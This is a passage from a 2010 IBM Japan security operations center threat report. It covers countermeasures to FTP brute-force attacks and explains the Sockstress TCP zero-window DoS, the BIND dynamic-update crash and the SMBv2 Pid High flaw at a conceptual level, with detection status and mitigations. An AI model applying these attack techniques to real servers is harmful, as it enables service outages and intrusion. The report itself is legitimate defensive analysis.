


図 5-2 FTP ブルートフォース攻撃の検知数推移

5.3 ブルートフォース攻撃への対策

ブルートフォース攻撃については、アクセス制御とアカウント管理による対策が有効です。以下に対策の具体例を紹介します。

(1) 連続試行を遮断する

ブルートフォース攻撃では、パスワードがある程度複雑であれば、攻撃の過程で認証の試みが複数回行われます。サーバー・アプリケーションの設定変更や、サーバー本体または接続経路に設置した Firewall や IPS などの機能を利用することで、連続した認証試行を検知し、該当する対象からの接続要求を一定時間 (または永遠に) 遮断します。遮断に至るまでの閾値や遮断期間の設定に検討が必要です。

(2) サービスへの接続元を限定

接続要求元が限られている場合は、接続元を制限することで、ブルートフォース攻撃に晒される可能性を低減できます。

(3) パスワード管理を徹底する

万が一パスワードを推測され、サービスが不正に悪用されてしまっても、定期的にパスワードを変更していれば、影響が低減される場合があります。また、管理ツールを利用して、ユーザーが設定するパスワードの長さや複雑さなどに一定の基準を設け、推測されにくいパスワードの利用を強制します。

(4) パスワード認証をやめる

SSH プロトコルでは、公開鍵認証などパスワード以外の認証方式を利用することで、ブルートフォース攻撃の影響を排除することが可能です。ただし、公開鍵認証方式を利用するのであれば、公開鍵の配布方式や秘密鍵の管理手順を策定しておく必要があります。

FTP プロトコルについても、FTPS や SFTP への移行することで、公開鍵認証を利用することが可能です。

6 話題となった脆弱性

本章では、今期公開された脆弱性のうち、特に対象範囲の広がった TCP/IP の脆弱性 (CVE-2008-4609) と BIND の脆弱性 (CVE-2009-0696)、そして Windows Vista に関連する脆弱性として大きな話題となった SMBv2 の脆弱性 (MS09-050) について解説します。

6.1 TCP/IP の脆弱性 (CVE-2008-4609)

2009 年 9 月、複数の OS ベンダーやネットワーク機器ベンダーより TCP の脆弱性 (CVE2008-4609) への対応状況が発表され、大きく報道されました。

この脆弱性は TCP の規格に基づいた問題であり、多くのシステムを対象とした DoS 攻撃を可能にするものです。該当する脆弱性は、スウェーデンのセキュリティー・ベンダーである「Outpost24」により約1年前に報告されており、2009 年 9 月、主要ベンダーの対応準備が整った段階で再度報道されたものでした。

6.1.1 攻撃の特徴

「Outpost24」のセキュリティー研究者は、この脆弱性を実証する Sockstress というツールを作成しましたが、このツールは非公開とされています。

この攻撃は、TCP サービスを提供するサーバーに、大量のセッションを維持させることでリソースを消費させるものです。攻撃の詳細は公表されていませんが、ここではこの攻撃の特徴を紹介します。

■ ゼロウィンドウサイズ

TCP には、ウィンドウサイズというパラメータがあります。これは、TCP 接続ホストがコネクションごとに利用可能な受信バッファのサイズを示すものです。接続された TCP コネクションにおいてこのウィンドウサイズが 0 である (ゼロウィンドウサイズ) という通知を受けた相手ホストは、データの送信をいったん中断し、再度ウィンドウサイズが更新されるのを待ちながら、定期的に状態の確認を繰り返します。

この仕組みを悪用して、攻撃対象のサーバーに大量のゼロウィンドウのコネクションを保持させるのが本攻撃の特徴です。具体的には、以下のような流れでサーバーに大量のコネクションを保持させます。

- [1] 攻撃クライアントから対象サーバーに対して TCP 接続を確立する
- [2] 攻撃クライアントが、[1]の接続のウィンドウサイズを 0 に指定する
- [3] 対象サーバーは、[2]を受けてデータの送信を中断する
- [4] 対象サーバーは定期的にウィンドウサイズを問い合わせる (クライアントから応答がある限り繰り返して実施)
- [5] [1]-[2]を繰り返すことで、サーバー側で大量の TCP 接続が保持されるため、新規接続を受け付けられない状態に陥る

また、攻撃対象のサーバーと大量のコネクションを確立するためには、この攻撃を行うクライアント側でも大量のリソースが必要になります。特に個別の接続ごとに 3 ウェイハンドシェイクのステータスを追跡することは、クライアントにとって大きな負荷となります。

この問題を解消するために、Sockstress では Client-side Syn Cookie という仕組みを用います。これは、攻撃クライ

アントからコネクションを確立する際に、初期シーケンス番号 (ISN) の中にコネクション情報を埋め込んで利用するものです。具体的には、以下のような仕組みを用いることで、クライアント側で接続ステータスを保持することなく、サーバーからの応答パケットに含まれる情報だけを元に、TCP 接続を確立します。

- [1] 攻撃クライアントは、適当に用意した 32 ビットの乱数と、接続に利用するコネクション情報 (IP アドレスとポート番号) を XOR 演算し、この結果を ISN として利用する
- [2] [1] の Syn 要求へのサーバーからの Syn-Ack 応答は、応答確認番号の値が [1] の ISN+1 となる
- [3] クライアントは [2] の応答確認番号からコネクション情報を逆算し、Ack パケットを生成して 3 ウェイハンドシェイクを完了する

なお、Syn Cookie という仕組みはサーバー側で利用するために考案された仕組みです¹⁹。サーバー側の負荷を低減し、Syn flood 攻撃などから保護することが本来の目的でした。

6.1.2 攻撃の検知状況

東京 SOC では、2010 年 1 月までに、本脆弱性を悪用した攻撃は確認していません。これは、本脆弱性の問題が大きく報道され、対策の重要性がある程度浸透したことなどが関係しているものと推測しています。

6.1.3 対策

本件の脆弱性 (CVE-2008-4609) は、TCP のプロトコル規格を応用した攻撃手法であるため、パッチなどで完全に解消するものではありません²⁰。また、ゼロウィンドウサイズそのものは RFC793、RFC1122 で定義されたステータスであるため、このようなコネクションを一律に遮断することはできません。

公開サーバーの管理者は、ベンダーの提供するパッチや各種設定変更などの緩和策を適用した上で、Syn Flood などの他の Flood 系攻撃と同じく、同時コネクション数や単位時間当たりの新規コネクション数を監視するなど、サーバーのリソースを管理することで、この脆弱性に対応する必要があります。

6.2 BIND の脆弱性 (CVE-2009-0696)

2009 年 7 月 29 日、BIND に新たな脆弱性が確認されました。BIND とは、インターネット上で広く利用されている DNS サーバー・アプリケーションです。そのため、BIND に脆弱性が確認されると多くの環境に脅威となります。

今回確認された脆弱性は BIND の Dynamic Update 機能に存在します。Dynamic Update とは、サーバーが所有するゾーン情報を直接変更することなく、自動的に更新する機能です。

この脆弱性を悪用すると、細工した Dynamic Update パケットを DNS サーバーに送信することで、DNS サービスをリモートから停止させることが可能です。なお、この脆弱性は、Dynamic Update 機能を無効にしても影響を受けます。named.conf にてプライマリー・サーバーの設定をしているすべてのシステムに影響があります。

¹⁹ Server-side Syn Cookie または単に Syn Cookie と呼ばれます

²⁰ ベンダー各社も「影響を緩和する方法」としてパッチを公開しています
<http://www.microsoft.com/japan/technet/security/bulletin/ms09-048.mspx>
<http://kbase.redhat.com/faq/docs/DOC-18964> ほかに

6.2.1 脆弱性の詳細

DNS では、ドメイン名と関連付けられる IP アドレスや、その情報を保持する時間などをリソース・レコードとして記録します。リソース・レコードでは、次の情報を保持します。

- ドメイン名
- TTL (Time To Live: データ保持時間)
- クラス (プロトコルファミリー種類)
- タイプ (リソースのタイプ)
- データ長 (リソース・レコード長)

この脆弱性は、DNS サーバーでキャッシュされているリソース・レコードを、Dynamic Update パケットを利用して上記のレコードのいずれかの値を「ANY」に変更しようとすることで悪用することが可能です。

通常の Dynamic Update パケットには、更新対象のレコードを指定する PREREQUISITES セクションと、更新内容を指定する UPDATE セクションが含まれます。「ANY」という値は前者のセクションでのみ指定されるべきであり、後者のセクションで設定されるべきではありません。

受信したパケットに基づいてリソース・レコードをセットする `dns_db_findrdataset()` 関数では、「ANY」という値が設定されていないことを前提にしているため、万が一「ANY」という値を受け取った場合は処理を停止するようになっています²¹。このため、`dns_db_findrdataset()` 関数が呼び出される以前に、UPDATE セクションで設定された値に「ANY」が含まれていないことをチェックする必要があります。しかし、脆弱性を含むバージョンの BIND の実装では、事前にチェックする仕組みとなっていないため、`dns_db_findrdataset()` 関数内で、処理を停止してしまいます。

以下は、DNS サーバーに攻撃を実行し、サービスが停止した際に出力されるログです。

```
Jul 30 13:18:17 localhost named[24696]: db.c:579: REQUIRE(type != ((dns_rdatatype_t)dns_rdatatype_any)) failed
Jul 30 13:18:17 localhost named[24696]: exiting (due to assertion failure)
```




図 6-1 攻撃実行時のパケットキャプチャ

²¹ assert マクロによって実装しています。

6.2.2 攻撃の検知状況

東京 SOC では、2010年1月までにこの脆弱性を利用した攻撃を確認していません。これは、国内では脆弱性の公開直後から ISP などによる対応が迅速に進められ、早い時期に攻撃の有効性が低減したためではないかと推測しています。なお、国外の SOC では複数の攻撃事例が確認されています。

6.2.3 対策

本脆弱性は、BIND アプリケーションをバージョン 9.4.3-P3、9.5.1-P3 および 9.6.1-P1 以降にアップデートすることで修正することが可能です。また、アップデートの実施までに時間を要する場合は、IPS による防御が有効です。

6.3 SMBv2 の脆弱性 (MS09-050)

2009年9月7日、SMB (server message block) バージョン²²に新たな脆弱性が確認されました。当初は、この脆弱性を悪用することで、リモートからシステムを停止させること (DoS 攻撃) のみが可能であると報告されていました。しかし、弊社のセキュリティー研究機関である X-Force® の調査では、この脆弱性を利用することでリモートから任意のコードが実行可能なことを確認しています²³。

この脆弱性は、SMB パケットを処理する SRV2.SYS カーネル・ドライバ内の Smb2ValidateProviderCallback() 関数の処理に存在します。SMB Negotiate Protocol Request パケットの SMB ヘッダーを細工した不正なパケットを送信することで、システムを不正に操作することが可能です。

6.3.1 脆弱性の詳細

図 6-2 は、SMB ヘッダーの構造です。SMB ヘッダー内には、Pid High (プロセス ID の上位桁) というフィールドが存在します。このフィールドには通常、「0x00 0x00」が入力されます。今回の脆弱性は、このフィールドに不適切な値を入力することで悪用することが可能です。

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Protocol																															
Command																Status															
...																Flags								Flags2							
Pid High																Security Signature															
...																															
...																Unused															
Tid																Pid															
Uid																Mid															

図 6-2 SMB ヘッダーの構造

²² SMB とは、Windows でファイル共有やプリンタ共有を行うプロトコルです。Microsoft Windows 7 および Vista、Server 2008 では SMBv2 が利用可能です。

²³ IBM Internet Security Systems : Microsoft Windows SRV2.SYS Remote Code Execution
<http://latam.iss.net/threats/347.html>

図 6-3 は、攻撃の実行例です。この脆弱性を悪用することで、攻撃対象を停止させ、BSOD (Blue Screen of Death) 画面を出力させることが可能です。




図 6-3 検証結果 (左:攻撃成功時のターゲットシステム上の画面 右:攻撃パケット)

6.3.2 攻撃の検知状況

日本国内では、この脆弱性を悪用した攻撃は確認されていません。しかし、国外の SOC ではこの攻撃を検知している事例が複数あります。

国内でこの脆弱性を悪用した攻撃が確認されていない理由として、脆弱性の対象となる Microsoft Windows Vista および、Windows Server 2008 の企業での利用が広がっていないことが考えられます。攻撃対象となるシステムが少ないため、実際の攻撃が行われにくい状況であると推測しています。

6.3.3 対策

本脆弱性には、対策パッチがリリースされています²⁴。また、全対象システムへのパッチ適用に時間を要する場合は、IPS による防御が有効です。

SMB の脆弱性については、過去にワームのネットワーク感染に悪用され、インターネット上で大規模な感染が発生する原因となったことがあります。2008 年末から 2009 年にかけて話題となった Conficker ワームも SMB の脆弱性 (MS08-067) を悪用して感染拡大していました。現在、東京 SOC の検知情報からは、日本国内の企業内ネットワークで Conficker ワームの感染を確認することはなくなりましたが、国外では未だにこのワームに感染する事例が確認されています。

SMB の脆弱性を悪用して拡散するワームは、いったん社内ネットワークに侵入を許してしまうと完全に駆除するために多くの時間と労力を要することになります。現時点でパッチ未適用の環境があるようなら、迅速な適用処理を強く推奨します。

²⁴ マイクロソフト セキュリティ情報 MS09-050 - 緊急 SMBv2 の脆弱性により、リモートでコードが実行される (975517) <http://www.microsoft.com/japan/technet/security/bulletin/MS09-050.msp>

7 まとめ

2009 年下半期、情報セキュリティの分野で最も大きな話題となったのは、「ガンブラー」騒動でした。年末には「ガンブラー」という言葉が IT 系メディアのみならず、一般のメディアでも広く報道されるようになりました。それに伴い、「ガンブラー」という言葉は、もともとの語源（攻撃に利用されたサーバーのドメイン名）を離れ、一般的なドライブ・バイ・ダウンロード攻撃の意味で使われたり、同攻撃で感染するマルウェアの意味で使われたりと、メディアや個々のベンダーの都合に合わせて、多様な意味で用いられるようになりました。

大胆で扇情的な報道に、普段情報セキュリティに注意を払わないユーザーに、セキュリティの重要性を意識させる効果があることは事実です。しかし一方で、「ガンブラー」の意味する対象が曖昧になってしまい、対策を実施すべき対象（ウイルス？FTP アカウント？ドライブ・バイ・ダウンロード？）が不明瞭な報道なども見受けられました。

結局のところ、一連の攻撃は「ドライブ・バイ・ダウンロード」「マルウェアによる情報漏洩」「なりすましによる FTP サーバーの不正利用」などの組み合わせにすぎません。話者の都合による恣意的なネーミングに惑わされることなく、攻撃メソッドを正しく理解し、淡々と対策していくことが大切です。

情報セキュリティの分野では日々新たな脆弱性や攻撃手法が公開され、様々な脅威が取沙汰さ

れますが、多くの場合、これらには適切な対策または回避策が存在します。

ビジネスにインターネットを利用する環境では、最新の脅威について、その本質をいち早く見極め、自身のビジネス環境に見合った対策を実施するための体制を維持することが重要です。

IBM では、このような情報セキュリティに対する脅威によってもたらされるリスクを低減するための対策を、現実的な方法で実現する必要があると考えています。そして、具体的なセキュリティ対策を導入から運用まで一貫して提供しています。

マネージド・セキュリティ・サービスでは、ネットワーク・レイヤーにおけるセキュリティ対策の運用サイクルを効率的に進めるための「MPS (マネージド・プロテクション・サービス)」や、さらに導入しやすい価格の「MPS Lite」など、複数のサービス・ラインナップを揃えています。

これらのサービスでは、Proventia®シリーズを利用して、専門の技術者が24時間365日 監視／運用／管理を行います。情報セキュリティに関するリスクを軽減させるための手段として利用をご検討いただければ幸いです。

IBM は、社会的な基盤へと成長した情報システムを守るため、高度化・多様化を続ける脅威に対して常に”Ahead of the Threat”を実現する製品とサービスを提供することで情報社会の発展を支援していきたいと考えています。

【注意】当レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあります。また、攻撃は日々変化しており、必要となる対策もそれに応じて変化するため、記載内容の対策が、将来にわたって効果があるとは限りません。対策を行う際には十分注意の上、自己責任で行ってください。なお、IBM はこれらの対策の効果を保証するものではありません。

寄稿者

日本アイ・ビー・エム株式会社 セキュリティー・オペレーション・センター

井上 博文、梨和 久雄、朝長 秀誠、窪田 豪史、志田 香織(研修生)

【奥付】

日本アイ・ビー・エム株式会社

GTS 事業 ITS 事業部

マネージド・セキュリティー・サービス

セキュリティー・オペレーション・センター

© Copyright IBM Japan, Ltd. 2010

IBM、IBM ロゴ、ibm.com および Ahead of the Threat、Proventia、X-Force は、世界の多くの国で登録された International Business Machines Corporation の商標です。他の製品名およびサービス名等は、それぞれ IBM または各社の商標である場合があります。現時点での IBM の商標リストについては、www.ibm.com/legal/copytrade.shtml をご覧ください。

Adobe は、Adobe Systems Incorporated の米国およびその他の国における登録商標または商標です。

Microsoft および Windows は Microsoft Corporation の米国およびその他の国における商標です。

●このレポートの情報は 2010 年 1 月現在のものです。内容は事前の予告なしに変更する場合があります。